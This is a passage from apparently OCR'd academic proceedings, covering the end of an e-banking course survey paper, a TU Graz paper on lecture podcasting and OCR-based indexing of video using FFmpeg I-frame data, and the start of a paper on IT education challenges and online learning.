In last year course was conducted comparative questionnaire survey on many aspects of students' knowledge and skills in area of electronic banking services. It was conducted before and after the completion of the course. The results showed us many positive improvements in students' knowledge. The course attendants got a lot of useful information and acquired practical experience in e-banking use. It also increases the awareness of electronic banking among the young generation of potential bank clients. The survey brought us also important feedback, which includes suggestions for changes in the educational process of ESIB course in following years.

ACKNOWLEDGMENT

This paper has been prepared with the support of the project of VEGA grant scheme no. 1/0945/12 "Security models of distributed systems providing electronic services".

Abstract - This paper reflects six years of managing (lecture) recording activities at Graz University of Technology (TU Graz) with a special eye on the broad experiences of the Institute of Electrical Power Systems of TU Graz (IFEA) according to podcasting as well as their advantages of using this service. Furthermore the paper analyses the history, development, and management, its increase, aspects of evaluation, and didactics as well as its future trends, facing the challenges of a university wide automated recording system. The paper too presents the latest development of an integrated search functionality offered for each single recording serviced by the Department of Social Learning (DSL) of TU Graz. This is made possible on base of OCR (Optical Character Recognition) recognition of indexed video frames. Podcasting has become an integrated part of teaching activities at IFEA and at TU Graz in general. It will be further enlarged to an automated system providing high quality multimedia lecture recordings.

I. INTRODUCTION

Podcasts revolutionized modern music market latest since Apple had conquered it by introducing its iPod and iTunes platform to the audience as well as Google´s YouTube had turned video publishing to be mere child´s play. Though a podcast by definition is an audio file distributed automatically via RSS (Really Simple Syndication) technology to the user today the term is widely used for nearly any audio and video file offered or broadcasted over the Internet. In the following paper the term podcast is therefore meant to be any kind of recording offered to students regardless whether it can be achieved via RSS or not [8].

It is ignorant to think that podcasts will stop at school´s or university´s doors. It has become usual that students privately record lectures which they are often not allowed to. At least, because of that it has become evident for an education institution to offer recording services. At Graz University of Technology these services started as a centralized task in autumn 2006 for the entire university in the course of the formation of the Department of Social Learning as a part of the Information Technology Services (ITS). One of the first adopters of implementing the services has been the Institute of Electrical Power Systems of TU Graz. From the very first day, IFEA was a professional partner to cooperate with DSL. Since 2006 over 400 hours of recordings of lectures of IFEA could have been offered to the students. Professor Lothar Fickert, head of IFEA, showed immediate interest on the possibilities of the medium and the way students could benefit from it. His reasons to have the lectures recorded were on one hand personal interest to effectively integrate new technologies into the teaching scenarios. A second motive for the use of this service was the fact that the head of institute in his function as dean of studies was increasingly confronted with the fact that many students could simply not be present during lecture hours because they had to work to earn their living. In order not to exclude such persons from university education, it was the aim of the head of institute, to make learning contents more easily accessible to even those students by offering podcasts. This approach is not to be mixed up with distant learning scenarios that lack phases of physical presence at the university. Clearly, the documentation and distribution of lectures by assistance of media such as audio, video, on-screen interactive systems or similar gives a peerless advantage to students of any curriculum. In this paper the author's goal is to present the current state of recording services and developments regarding the process of indexing video podcasts at TU Graz, pointing out any factors which could be particularly beneficial for students of Electrical Engineering courses.

II. PODCASTING SERVICES AT TU GRAZ

The podcasting services by DSL for the entire TU Graz started in autumn 2006 with a couple of lectures being recorded on voluntary base; IFEA was one of the first to cooperate. In the course of this initial phase evaluations among the lecturers and students helped us to find an appropriate workflow from recording to output formats. After a phase of trial-and-error a simple standard was found recommending at least a minimum of didactical pre-settings [10]. Other research works corroborate this didactical need [1] [3] [6] [9] [12]. The services were enriched by the installation of a distinct live streaming server in autumn 2008 and by the launch of TU Graz´s own Apple iTunes U platform for publishing media files via that way in autumn 2010. Since autumn 2010 a project for enabling fully automated recordings of lectures is going on. The project will be finished in autumn 2012. One of the first big steps has been reached by enhancing the post-recording procedure with a method that results in a text based search of the video recorded. Further development will integrate this effort into the overall process of automated recording.



Figure 1. Total number of recordings and recorded time

The need for automated recordings constantly increases due to the fact that all recordings are serviced manually by DSL at least according to post-processing tasks. Very often the recording itself had to be carried out by members of DSL. This limitation on manpower and equipment resources can be faced with automating. Fig. 1 gives an idea of the constant growing total number of recordings and recording time since the beginning in 2006. Every 8th recording was done for IFEA; thus IFEA still is the most powerful user of this service.

Furthermore, polls and several evaluations (n=430) had been carried out, reflecting the high approval of the services in general. Nevertheless, the services constantly needed to be improved mainly regarding to quality of the output and effectiveness of workflow as well as general enhancements. Fig. 2 and Fig. 3 sum up the results of evaluations done between 2006 and 2008. A quarter of all asked students did go through all of the recordings, but 20% did not use any of it. More than half of the students stated that the quality is well. The most interesting fact due to didactical aspects is the most selected reason for not using recordings for learning purposes: 50% (10% of all polled students) said that recordings have no relevance for examination. But 37% of the students watching the recordings use it for repetition of lectures and specific parts of lectures [13]. This points out that providing podcasts is a requested goody indeed, but without didactical settings that take care of the new medium the effective benefit may not be seen instantaneously. During the ongoing project of automating further evaluations are carried out to investigate on an improvement of didactical challenges.



Figure 2. Results from the evaluations of 2006 to 2008 [14]



Figure 3. Results from the evaluations of 2006 to 2008 [14]

Additional oral evaluations were carried out personally by the head of IFEA, Prof. Fickert to find out student´s personal opinion about podcasting. They took place after the combined written and oral tests. There were a surprisingly high number of students to notice that reported to have listened to the podcasts in addition to studying the scripts and lecture notes. Those who have learned in this way were also able to answer specific questions in an easier way during the later examinations than other listeners who had learned only on base of a given script and their lecture notes.

III. INDEXING VIDEO PODCASTS

A. *Why is there a Need for Indexing Podcasts?*

There are several advantages for learning purposes coming along with podcasts such as repeatability of process oriented content or the fact that in case a student missed a lecture she/he may catch it up later on. Especially for content with a lot of calculations, drawings, or more generally spoken, with developing content recordings are a very nice to have for later understanding. This is particularly interesting for subjects on Electrical Engineering with lots of equations, calculations, and drafts. One of the most unpleasing disadvantages of recordings of lectures is it´s average duration which makes it hard to use in case a student is searching for a specific topic, term, or part of the lecture. She/he would have to browse more or less randomly through the podcast spending valuable time. The student needs to remember the part of the lecture the content searched for has been taught. A search functionality on base of speech and text analysis within the podcast can help a lot. Thus, indexing the podcasts is required first to ensure effortless and accurate accessibility of content in demand.

There are different ways of indexing a video podcast; thumbnail generation, audio transcription, text extraction from video frames, or even user tagging. Most of these are very time consuming and cannot be carried out fully automatically at all. Since it is the project´s aim to have a completely automatic recording system installed the authors have been working on a custom method for extracting text from a screen-capture video as well as

thumbnail generation as the first step in the process of making podcasts searchable.

B. Overview of the Methods

The general recording service provides a recording of the lecturer´s spoken word using wireless microphones (Sennheiser EW 100 3G) and a screen-capturing of the lecturer´s laptop which by default is similar to the projector´s output for the students. According to the screen-capturing the lecturer´s presentation is being captured by screen-capturing software. Very often the presentation is a sequence of prepared slides (Microsoft PowerPoint, Apple Keynote, or comparable software) but not exclusively. Lectures held with the use of a tablet PC allow emerging content during the lecture by writing and drawing on the tablet´s surface. Those handwritten screen-captures are hard to be indexed for the later search functionality. Nevertheless they should be given a try too. The goal of the procedure described in the following is to extract the useful information (text) directly from the video but not from the presented file.

At IFEA customized software for presentations under the name "IFEA Viewer" [5] had been developed and generally used. The pre-chosen fonts of this program ensure flawless text extraction and the design of the viewer's main layout allows picture-in-picture (PiP) integration, which means that a camera taken video stream of the presenter/lecturer can be embedded in the main screen-capture video.

Key technologies for text extraction and indexing are Optical Character Recognition and the capabilities of the Advanced Video Codec (AVC). OCR refers to algorithms which extract the text information in electronic form from image documents such as formats TIFF and JPEG (scanned or digitally generated) with the purpose of making the text editable, searchable, more compact for storing, just to name a few. The AVC (also known as H.264-codec) is the codec used for the production of the final video podcast within an MP4-container. During the encoding, essential information for the indexing procedure concerning the type of the frames as well as their temporal position in the video file (timestamp) is delivered from the AVC.

It is thus meaningful that the indexing procedure is smart integrated in the main editing/encoding routine in a manner that facilitates the information flow between the active modules. In this case the editing/encoding routine consists of a Perl script that automatically carries out most of the tasks of the podcast production, coordinating the tools used as well as introducing inherent algorithms for text filtering or frame sorting. The overall flow of the podcast production can be reduced to the scheme shown in Fig. 4. The detailed description is shown in Fig. 5 and is described in the following chapter.

At this point of the paper the term *TeachCenter* within Fig. 5 needs a short explanation. The TeachCenter is the Learning Management System (LMS) of TU Graz since 2006. It bases on the platform called WBTMaster that has been developed and used by the team of Prof. Nikolai Scerbakov at the Institute for Information Systems and

Figure 4. The overall editing/encoding routine



Figure 5. The editing/encoding routine in details

Computer Media of TU Graz (IICM) since the later 1990s [1] [4] [11] [11].

The input file is produced with screen-capturing software Camtasia Studio by TechSmith (for Microsoft Windows) and iShowU (for Apple Mac) delivering high-quality videos encoded with (almost) lossless codecs. The audio signal is an uncompressed Puls-Code-Modulation (PCM) formed signal with 16 bit, 44100 Hz, mono character. The final video product is being embedded in a HTML page using Adobe Flash Player for controlling the play-back and featuring a Table of Contents (ToC) as well as the search functionality for tracking specific terms within the video. The final video itself is an AVC encoded video with Advanced Audio Codec (AAC) audio in an MP4-container. Typical settings for the video file are 5-10 fps (frames per second), CQ setting (Constant Quality) 32, 40 kbps audio, resulting in podcasts with a good quality to size ratio. For the video/audio encoding, as well as the frame extraction for the indexing procedure, FFmpeg is used. FFmpeg is open-source versatile audio/video manipulation software which includes libavcodec – the leading audio/video codec library used by popular multimedia players/converters such as MPlayer and VLC media player.

C. Applying OCR on Video Files

As described before OCR refers to methods for extracting text from image files. Several OCR programs offer different levels and complexities; there are for example plain text extractors with limited features (usually included with a new scanner), simple online (server-based) OCR tools, but also more elaborate document converters which can extract text in multiple scripts and languages, recognize graphics, and even fully

reproduce the layout of a document. Unfortunately, the authors research for open-source or commercial software that can directly extract text from video files was less effective. Therefore it was essential to come up with a custom way of applying OCR to the screen-capture input files described above. The obvious solution was to extract the frames from a video file in a form compatible with OCR software (e.g. JPG, PNG, TIFF) and then apply OCR to these image files. By following this path several research questions arose:

- Which software to use?
- Which frames to extract?
- How can time information (essential for indexing) be obtained?

Focusing the first question regarding the software to use there were distinct requirements to be fulfilled. The main two requests were to have a command line version for to use scripts and high-performance software because of the fact that extracting one frame per second of a video file and then filtering out frames with identical content consumes very much time and processing power. The brainstorming and research that followed resulted in the idea of exploiting features of the FFmpeg tool and the AVC to obtain essential information for the indexing procedure. So finally FFmpeg has the ability to extract frames from a video file in many different formats. It is a command line tool, thus it can be used in a script. Plus, it is the tool used for encoding the final video. Therefore, with one program several tasks are carried out. Here are two examples of its usage according to our tasks:

- Encoding a video file:

  $ ffmpeg -i <inputfile> -ac 1 -ab 40k -vcodec libx264 -fpre <codec_preset> -crf 23 -vstats_file <outputfile>

  with:

  -i: name of the input video file

  -ac: number of audio channels

  -ab: audio bitrate

  -vcodec: video codec library

  -crf: constant rate factor

  -vstats_file: generation of -vstats file

- Extracting a specific frame from a video file:

  $ ffmpeg -ss <offset> -i <inputfile> -an -vframes 1 -qscale 1 <outputfile>

  with:

  -ss offset: (time of frame to be extracted) in seconds

  -an: no audio

  -vframes: number of consequent frames to extract

  -qscale: quality factor (1[best] to 31[worst])

Be sure that the output file ends with ".jpg".

Before taking care of the second question regarding which frame to extract, first it must be outlined that a video with duration of 90 minutes and a frame rate of 5 fps contains 27.000 frames. To extract and apply OCR to all of them would be impractically. Fortunately, not all 27.000 frames contain useful information. Only a small fraction of the total frames is actually needed, since most of them are identical or differ inconsequential. More precisely, the frames that need to be extracted are those with significant change in comparison to their preceding frames content (e.g. two different presentation slides). There is an intelligent approach that has to do with the way modern MPEG-4 video codecs operate. Video files mainly consist of a series of images. When these images are displayed in sequence at a constant rate; the effect of motion is achieved. Due to the large number of images that a video file usually contains, its size can become extremely large. In order to make video files smaller, video codecs with algorithms for reducing the information without severely degrading the quality emerged. These codecs take advantage of the fact that a great amount of information between neighboring frames is identical or very similar; the general idea of such algorithms is to discard the repetitive information while keeping the essential content. In the family of MPEG-4 codecs the Group of Pictures (GOP) model was introduced. These codecs produce video files with different types of frames: the I-frames, which are frames that keep their full initial information intact, as well as P and B frames, which are frames that contain only a part of their initial content,



Figure 6. A Group of Pictures (GOP)

Figure 7. A frame sequence record

subject to their preceding and possibly following I-frames for their correct reproduction. Fig. 6 points out the principle and Fig. 7 a detailed example.

In the process of encoding a video file these codecs compare the content of consecutive frames to detect significant alterations and, in that manner, decide which frames should become I-frames. It is this feature that is exploited in order to extract only the useful frames for OCR and indexing. As already mentioned, FFmpeg features an option (-vstats_file) that allows the dumping of encoding information (such as frame types, size, timestamps etc.) in a text file during the encoding process of a video file. After the encoding is completed, this text file contains all the needed information for extracting the frames which are useful for OCR and indexing. Fig. 7 is an example of how this information is being recorded; compare types of the frames listed.

Since a maximum distance between two I-frames needs to be set, it may occur that I-frames are identical when this distance is reached a new I-frame is generated regardless of its content. But there is still the possibility of comparing the sizes of the I-frames to determine whether they are actually different from each other. This comparison is made with Perl and is one of the custom algorithms that are used in the indexing procedure. Another one is the search for I-frames that are too close to one another by comparing their timestamps; if for example a lecturer searches for a specific slide going through several slides in a relatively fast tempo, only the last I-frame will be extracted, since the others are not useful for indexing. The procedure can be described as follows. The frames can be thought of as a sequence:

$$..., f[n-1], f[n], f[n+1], ... \quad (1)$$

IF

$$|fs[n-1] - fs[n]| < S \quad (2)$$

OR

$$ft[n] - ft[n-1] < T \quad (3)$$

THEN

$$\text{discard the current frame } f[n] \quad (4)$$

with

n: number of the frame

fs: size in bytes

ft: time in ms

S: deviation parameter for the size

T: deviation parameter for the time

Finally according to question three “How can timing information (essential for indexing) be obtained?” the answer was given before. The -vstats option of FFmpeg delivers information about the encoded frames which includes timestamps. During frame extraction, the timestamp of each extracted frame is saved within the name of the image file created. For example: “120126_432002_fickert_0324400.jpg” with “0324400” is the timestamp in msec.

IV. CONLUSION

This paper outlines the consequent development and enhancement of recording services at TU Graz to become an integrated part of didactical methods for teaching and learning purposes; from its beginning to the ongoing project aiming to automate the entire workflow. One essential step forward has been achieved by implementing search functionality to the output videos offered to the students. The procedure for making long video podcasts searchable described above is only a part of the greater project.

Other disciplines for indexing are planned to be researched and finally integrated in the workflow. Some of these disciplines are Speech-to-Text applications and the introduction of interactive elements like user tagging. Speech-to-text is a rapidly advancing field which has lately shown positive signs, when a few years ago it seemed unusable. Having the possibility to extract text information from the voice recording of the lecturer not only makes indexing much more complete, but it also allows for use of captions or subtitles in the video podcasts making them useful for the hearing impaired. As for the user tagging, it is a way of having the automatically generated index controlled, enriched, and even corrected by the users themselves, which gives e-learning elements of a living organism that is constantly evolving, while enhancing the quality of the learning content without increasing the resources needed for its initiation and maintenance.

In practice, an advantage of the method of podcasting lies in the possibility for working students to participate in the lecture activities without physical presence and to enable them to complete in some cases the lectures with good results even without visiting the classroom. Even more, the personal oral evaluations result positive effects on the learning outcome. But it must be definitely pointed out that it is not a goal to replace attendance of students at university by offering recorded lectures; TU Graz is not a distance university. Nevertheless, the close contact and the exchange of substantial information between DSL and the various institutes and lecturers, as well as the students, is essential for the achievement of the goals described above. The cooperation between DSL and IFEA can be regarded as an excellent example of such collaboration.

***University of Lapland, Rovaniemi, Finland
jaak@cc.ttu.ee

Abstract – Human society is rapidly growing into knowledge society, which is based on all-increasing use of Information Technology (IT).

Rapid development of IT technology has posed before the IT-education several challenges: rapid, all-increasing flood of new information (half of this what IT student learns in his/her first year of study is already obsolete after three years, and estimates show that we are only in the middle of the information revolution), very heterogeneous population of students – different ages, from different countries, from EU and from Far East, who nearly all are already working (full-time), thus having very different background knowledge, who record lectures (if they are present) with their iPhone/iPad images and videos, who communicate with their mentors sending links to video clips in YouTube; changing nature of Universities, which are transforming into commercial enterprises (based on profit) and are forced to act correspondingly. The whole value of higher IT education is sometimes questioned – Bill Gates and Steve Jobbs both dropped out from college and many employers believe school-leavers make better workers than university graduates [1].

In the paper are discussed current developments in society and IT, challenges of IT education and considered changes what the IT education is currently having in our countries in the general context of EU efforts for promoting e-Skills and lifelong learning.

I. INTRODUCTION

With overall deployment of natural resources has the human resource – well-educated population - become the most important recourse of every country. Several studies carried out in various countries have shown that there is a positive and statistically significant correlation between education of the population and growth rates of per capita GDP [2].

Automation and introduction of various high-level technologies has rapidly increased demand for workers with higher levels of education, technical knowledge and skill. Rising skill requirements combined with a shortage of available skills is creating a growing mismatch between the skills of the workforce and the needs of the economy. This problem feeds itself - manufacturers in the USA report that they are forced to invest in automated equipment because of their inability to recruit sufficient number of people [3][4], but these new automata require even higher skills from their operators.

Talent - highly educated professionals - is becoming the key competitive differentiator. We are entering the Human Age, where human spirit and potential are the driving force behind enterprise and innovation [5]. European survey, covering responses of industry and government executives from 35 European countries found that managing talents is the top priority in Europe overall and in most individual countries and lack of talents is considered in all developed countries the most important issue of human resource (HR) management [6]. OECD predicts that growth in most EU countries will fall due to the lack of talents within the next 10 years when elderly people will dominate the population.

The disparity between what students learn in universities and the "real life" has raised serious concerns and doubt that even the graduate education will be a good base for future earnings. Successful investor Peter Thiel offers undergraduates $100,000 fellowships to drop out of college and work on some original ideas for a start-up enterprise [7].

II. STUDENTS

The current population of students, especially in IT specialities, is different and heterogeneous.

In Estonia, more than one third of students are older than 26 years. During the last five years many people disrupted their studies, but are determined to continue and often do so, but already in older age. Most of students already have an IT-related job. The role of university is for them complementary and less important than what's happening in their workplace. The IT industry is very vibrant and innovative, coming up with new ideas and exploring new things, therefore professional knowledge and practical skills of working students may exceed the university level in some areas.

Working has made students very conscious of time. Working students are motivated, self-contained, know what they want and are actively seeking information/knowledge which is essential for their work or related to their interests (the two are usually closely connected). And they want it just now, just-in-time, not just-for-case [8]. The current generation of digital natives [9] handles often many tasks at the same time (work in parallel), therefore they prefer information in small chunks, the way Internet provides it: in quickly changing portions, via short text messages, Twitter tweets and Facebook remarks rather than email or long passages of text; many simply can not read or create long literate passages of text (but can astonishingly quickly produce pages of C# code). Their ability for concentration and contemplation is reduced [10]. They want their

information to contain lot of multimedia elements – images, animations, soundclips, video, since ca 80% of them are visual, not verbal learners [11],[12].

They prefer many communication methods, which are totally new to their teachers. Instead of preparing a written report about their programming project they e.g. record with screen capture software a video clip showing how their program works, then put this up in YouTube and send to teacher link to the YouTube clip.

We are in an information-processing revolution based on electronic computers and optical communication systems. The previous information-handling revolution - the invention of moveable type - allowed the information in book to be accessible to millions. Widespread literacy and dissemination of information completely transformed society. The computer revolution - achievements in digital images, video and sound have made these previously only physically stored media predominantly digital and easy to use even in hand-held mobile devices. You do not need to write in order to describe, create a message – just record your speech with your mobile phone or turn your mobile phone to the subject and record a video clip. Mobile devices, YouTube and sound blogs are creating a new literacy based on video/sound clips and images and reducing the centuries-long importance of written text.

Rapid change, constant flood of new information and tasks has made digital natives extremely practical. They are always seeking concrete information needed for solving their current problems, are far less interested in general knowledge and not trying to memorize solutions – they know, that tomorrow there would be new problems.

The most important and widespread method of seeking information is googling. For digital natives Internet is already a religion - if it is not on Google it does not exist, if you are not in my Facebook circle I do not know you!

III. IT

Ten years ago "software engineer" was a distinct profession. Now programming and wrestling with Windows is becoming just another skill like writing -- something that any technical professional should be able to do, and many "digital natives" handle this skill far better than writing. Programming is essential for getting any kind of technical/mathematical job. And traditionally non-technological professions are also increasingly embracing some kind of programming as a way to advance their profession. Programming is becoming a much more fundamental piece of knowledge than reading or writing and IT specialists are getting the best salaries: "In Silicon Valley, annual tech salaries topped six figures" [13].

Once computers exterminated typists, currently they are exterminating many other professions. Today a new jaw bone for a patient and muscle tissue can be created with 3D printing [14],[15] – tomorrow 3D printers can create a whole outfit and footwear, sculptor can create a new masterpiece just typing into keyboard and all these can be delivered to customer by e-mail. No need for shopping and most possibly we also do not have time for shopping, our life is constantly accelerating. And estimates obtained by comparing the current Information Revolution with the previous revolutions show, that "we are not at the end of the information revolution. We are only partway into it" [16]. Next may/will be the Internet of Things [17], [18] – interconnection of smart network-enabled objects/robots and services on top of them. The next phase of offshoring – moving manufacturing work from USA and developed countries of Europe into China and far East – will be off-peopling, transfer of jobs into complete oblivion through automation, leading to a future where manufacturing and routine service jobs account for less that 4% of the U.S. workforce [19]. Are we transforming into new species – informawore [20]?

Computers and Internet have created a new economy - a digital economy, where everything happens online, through exchange of information. Many values are nowadays considered purely as (digital) information – money (more and more banks are refusing to deal with "real", physical money), many kinds of art – music, literature (Amazon is currently selling more e-books than paper books [21]), even human jaw bones [14] and muscle tissue. The digital economy has been the most innovative part of the economy over recent years, many firms engaged in this industry have been growing dramatically, threatening many existing business models and existing professions. Lobbying for new protective laws will not help media companies with outdated technology.

Information has very different properties compared to e.g. matter and energy. Information does not have conservation laws. Quite the contrary, information is like fire or nuclear reaction – it feeds itself. If you have more information, you can do more; doing more you can obtain new information, which enables you doing even more and thus obtain even more information. Introduction of computers in offices did not result in paperless office, did not reduce number of A4 pages printed there. Prepared with computers reports, tables and forms were much better, easier to handle and consolidate – create new, more general reports – that they put under question the need for many low-level managers, offices and government bureaucrats, whose job was previously to create them. Therefore in order to prove need for them they immediately wanted to know more and invented new reports, tables and forms.

Thus there is an exponentially growing need for more and more talented IT professionals.

IV. HOW TO COPE?

A. What are important IT skills?

Ten years ago, the most important IT skill was considered programming, more generally – Software Engineering (SE). But in last ten years IT has come a long way. Many-many programs have been created (software application market is currently worth around 2.2 billion dollars, and growing at a rate of 85% annually [22]). All the time appear new software development tools which improve the productivity of human developers. Thus today success of any project in the IT world depends far more on ability to work with multiple technologies, integrate everything together, communicate and learn than

on programming skills. IT technology develops all the time rapidly - IT is constant learning.

Ability to learn and communicate is very important skill in every profession; in IT this is critical. All the technical know-how can be obtained when needed from WWW, from manuals, co-workers etc, but these sources are useless without ability to communicate and learn.

Information has one more extraordinary property – it becomes worthless, if not used. As traditional jobs disappear, people will need to develop their non-automatable skills to be productive and succeed in the Hyper-Human Economy [23]. In many cases, workers won't go after existing jobs, but rather create new jobs and establish new enterprises. They identify problems to be solved and invent solutions using their hyper-human skills - discovery, creativity, ability to compare and generalize [24]. When Nokia announced in spring 2011 that 4000 software developers in Finland will be sacked, nobody of them complained, many announced right away, that now they will establish their own enterprise (and often mentioned game creation as their new field of operation).

The new jobs are based on new information, but this is in Europe not always used the best way. In EU are registered every year ca 65% more patent applications than in USA [25],[26], but Europeans have a great lag in creating new innovative products, services, enterprises. Americans have less patents, but use better than Europeans everything new, are more creative (and the start-up money is easier to get). To help students to get a grip of the USA entrepreneurship, the Tallinn University of Technology opened an office in Silicon Valley and is organizing in summer 2012 in Tallinn the European Innovation Academy 2012 [27]. The event is targeted to all Engineering, Science and Business students of Europe as well as professionals who are intending to pursue a career in innovative management and entrepreneurship.

V. How to Cope?

A. Curriculum

The classical idea of improving education is trough improvement of curricula. With current temps of IT innovations this is quite difficult. In order to teach something teacher himself should know the subject very well. Very few very talented teachers can be on forefront of IT technology, if half of the content becomes obsolete in three years [28]. While computing has evolved very significantly in the past 10 years, Computer Science curricula have been much slower to adapt to these changes [29]. Curriculum is an complex emerging system [30] and it evolves first of all from bottom up, by enthusiasm of innovative teachers and students, who often introduce very different, novel and non-standart courses [31],[32] – not from top-down, as many reformers of education want it to behave. Directives "you take this topic into your course" most often result in excuses [33]"Sorry, I don't know anything about this stuff, I can't teach it".

Fundamental programming principles and techniques are eternal, but nowadays they can be obtained from free on-line tutorials and courses. Children acquire basic computer skills already at their pre-school years when playing on-line games.

The Massachusetts Institute of Technology (MIT), the top of the latest Leiden ranking of universities around the word [34] has already for 10 years given free access to educational materials from all of its courses on the Internet. The MIT Open CourseWare (OCW) [35] is sharing materials from more than 2000 courses with an estimated 100 million individuals worldwide. Currently (winter 2012) the "Electrical Engineering and Computer Science" department offers 155 under-graduate and 97 graduate courses and these resources are extensively used, e.g. all 23 lectures of the MIT course 'Introduction to Computer Science and Programming' together have on YouTube over 2 million hits [36]; thousands of them come from mobile devices .

Success of on-line courses has encouraged MIT to create a non-profit online learning initiative MITx [37] (this is free only for full-time college or university students in New England). MITx offers a portfolio of MIT courses through an innovative online interactive learning platform.

The Stanford University Engineering school is offering on-line for free three of the school's most popular computer science courses [38]: *Machine Learning*, *Introduction to Artificial Intelligence* and *Introduction to Databases*. They are using technologies designed to enhance learning for Stanford students and extending them to a broad online audience. In the first four weeks after opening 300,000 students registered for these courses [39]. Lectures are delivered as short, interactive video clips which allow students to progress at their own pace. Together with courses are provided also live quizzes with instant feedback. Here are tested new technologies that allow students to rank questions that should be posed to the instructors.

The site 'Open Culture' [40], created in 2006 by group of enthusiasts leaded by Dan Colman, the Director and Associate Dean of Stanford's Continuing Studies Program brings together lot of free high-quality cultural and educational media for the worldwide lifelong learning community - audio books, online courses, movies, language lessons, eBooks. Currently (Jan 2012) they list over 40 Computer Science courses, which are both on very actual topic (*iPhone Application Development*, *Quantum Computing for the Determined*, *The Beauty and Joy of Computing* etc) and presented using very modern technologies (e.g. as iTunes video clips).

Use of video clips for educational content delivery has been strongly advocated already e.g. by R. Schank in his *Engines for Education* [41]. There are many positive examples, e.g. success of the Khan Academy [42], which explains math, science and humanities topics using over 2800 short videos; clips are augmented with automatically graded exercises. This simple approach was so compelling that by now more than 700 million videos have been watched by millions of viewers. Currently there is strong evidence (e.g. [43]) for positive effect of video clips in IT courses.

However, video technology has often been misused. Long recorded lectures are much more difficult to follow than corresponding material in text – with text it is easy to scroll to the interesting passage; with video to find just a short subsection is nearly impossible without watching the whole lecture. Video should be used as short clips which are dealing with one idea only, they should be technically good (in many educational clips are shown texts which are not readable) and the presenter/lecturer should have some actor's talent – monotone reading of written notes does not convey much message.

There are many other free resources which help to learn programming: Scratch [44] allows playfully experimenting, without dealing with syntax, create simple interactive stories, games, music and video and is suitable even for preschoolers; Alice [45] – innovative 3D educational programming environment allows to create an animated story, an interactive game, or a video to share on the web; Yenka [46] allows to simulate scientific experiments, create mathematical and statistical models, design electronic circuits and learn computer programming using visual control of animated characters by flowchart programs. One of the newcomers (from August 2011) is founded by Columbia University students Codecademy [47], which offers free interactive tutorials that guide users as they write and test lines of JavaScript code directly in their browser windows.

B. Pedagogy

"There's a difference between curriculum and pedagogy. Curriculum is all about what we teach. Pedagogy is about how we teach it." [48]

Even more important than IT technical skills are human skills: ability to learn, communicate and creativity – in the future we need creative, entrepreneurial IT specialists more than good programmers; many experts say that today are more relevant business skills [49].

These skills are far more difficult to develop.

The following suggestions have been tested in courses presented by the first author in Tallinn University of Technology. Most of participants of these courses work full-time, thus the epigraph on courses homepage is "We learn through experience and experiencing, and no one teaches anyone anything" (Viola Spolin), i.e. this is a message to students – if you want to learn, you have to work, just coming here does not make you wise.

1)Different style of lectures

Traditional university teaching is based on excessive use of lectures. But lectures can succeed only if audience is homogeneous and lecturer knows well the audience: "The success of a lecture requires the lecturer to be aware of the capabilities of all students and for all students to have a similar background" [50]. To be aware of capabilities and background of current diverse population of students is impossible , thus the style of lectures should change. In lectures should not be considered technical details of programming or software systems, but initiated communication with the whole group on higher level about significance of particular IT technologies, how something could be used and/or improved, what kind of technology is currently missing, but were good to have – such discussions greatly promote creativity and entrepreneurship and restore the style of Socratic dialogue, where teacher is the mentor, not a squawk box.

